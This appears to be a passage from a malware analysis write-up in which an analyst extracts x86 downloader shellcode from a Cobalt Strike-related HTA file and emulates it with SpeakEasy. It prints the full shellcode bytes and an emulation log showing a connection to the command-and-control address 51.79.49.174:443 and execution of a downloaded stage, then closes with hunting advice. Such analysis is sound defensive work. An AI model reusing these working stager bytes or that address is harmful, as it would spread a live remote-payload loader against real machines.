
Saving the raw bytes to a file so we can use an emulator

```
8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01
,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0
xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc
0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,
0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x
5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68
,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0
x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd
5,0x97,0x6a,0x05,0x68,0x33,0x4f,0x31,0xae,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,
0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x
6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00
,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0
x5f,0xff,0xd5,0x01,0xc3,0x29,0xc6,0x85,0xf6,0x75,0xec,0xc3
```

1449 1

```
üè•` •å1Òd•R0•R•R•r(·J&1ÿ1À¬<a|, ÁÏÇâðRW•R•B<Ð•@x•ÀtJÐP•H•X ÓãI•4•Ö1ÿ1À¬ÁÏÇ8àuô}ø;}$uâX•
X$Óf•K•XÓ••Ð•D$$[[aYZQÿàX_Z•ë•]h32hws2_ThLw&ÿÕ •)ÄTPh)•kÿÕPPPP@P@PhêßàÿÕ•jh3O1®h»•æjVWh
•¥taÿÕ•ÀtÿNuìhðµ¢VÿÕjjVWhÙÈ_ÿÕ•6j@hVjhX¤SåÿÕ•SjVSWhÙÈ_ÿÕÃ)Æ•öuìÃ
```


You can name the file anything you like, I have named it `shellcode.bin`.



Name	Date modified	Type	Size
2c683d112d528b63dfaa7ee0140eebc4960fe4f...	20/10/2023 3:40 AM	HTML Application	8 KB
2c683d112d528b63dfaa7ee0140eebc4960fe4f...	19/10/2023 8:40 PM	7zFM.exe file	3 KB
shellcode.bin	19/10/2023 11:45 PM	BIN File	1 KB


From here, a command prompt can be opened at the SpeakEasy tool executed with the following commands.

- `-t` - Target file to emulate
- `-r` - Tells SpeakEasy that the file is shellcode
- `-a x86` - Tells SpeakEasy to assume `x86` instructions. (This will almost always be `x86` or `x64`. If either fails, try the other one)



```
FLARE Thu 19/10/2023 23:46:27.91
C:\Users\Lenny\Desktop\malware\cobalt_hta>speakeasy -t shellcode.bin -r -a x86
```

Hitting enter, SpeakEasy is successfully able to emulate the code. Here we can see that numerous api calls were made in an attempt to download something from `51.79.49[.]174:443`



```
(c) Microsoft Corporation. All rights reserved.

FLARE Thu 19/10/2023 23:46:05.06
C:\Users\Lenny\Desktop\malware\cobalt_hta>speakeasy -t shellcode.bin -r -a x86
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA("ws2_32")' -> 0x78c00000
0x10b2: 'ws2_32.WSAStartup(0x190, 0x1203e4c)' -> 0x0
0x10c1: 'ws2_32.WSASocketA("AF_INET", "SOCK_STREAM", 0x0, 0x0, 0x0, 0x0)' -> 0x4
0x10db: 'ws2_32.connect(0x4, "51.79.49.174:443", 0x10)' -> 0x0
0x10f8: 'ws2_32.recv(0x4, 0x1203e40, 0x4, 0x0)' -> 0x4
0x110b: 'kernel32.VirtualAlloc(0x0, 0x8, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x50000
0x1119: 'ws2_32.recv(0x4, 0x50000, 0x8, 0x0)' -> 0x8
0x50008: Unhandled interrupt: intnum=0x3
0x50008: shellcode: Caught error: unhandled_interrupt
* Finished emulating

FLARE Thu 19/10/2023 23:46:27.91
C:\Users\Lenny\Desktop\malware\cobalt_hta>
```

Conclusion

At this point, it would be safe to assume that the primary purpose of the entire script and shellcode is to act as a downloader.

At this point, I would investigate connections to that IP address and identify if anything was successfully downloaded and executed. You could also investigate any recent malware alerts for Cobalt Strike, or perform some hunting on the initial execution of .hta (mshta.exe parent process) to powershell.exe (child process).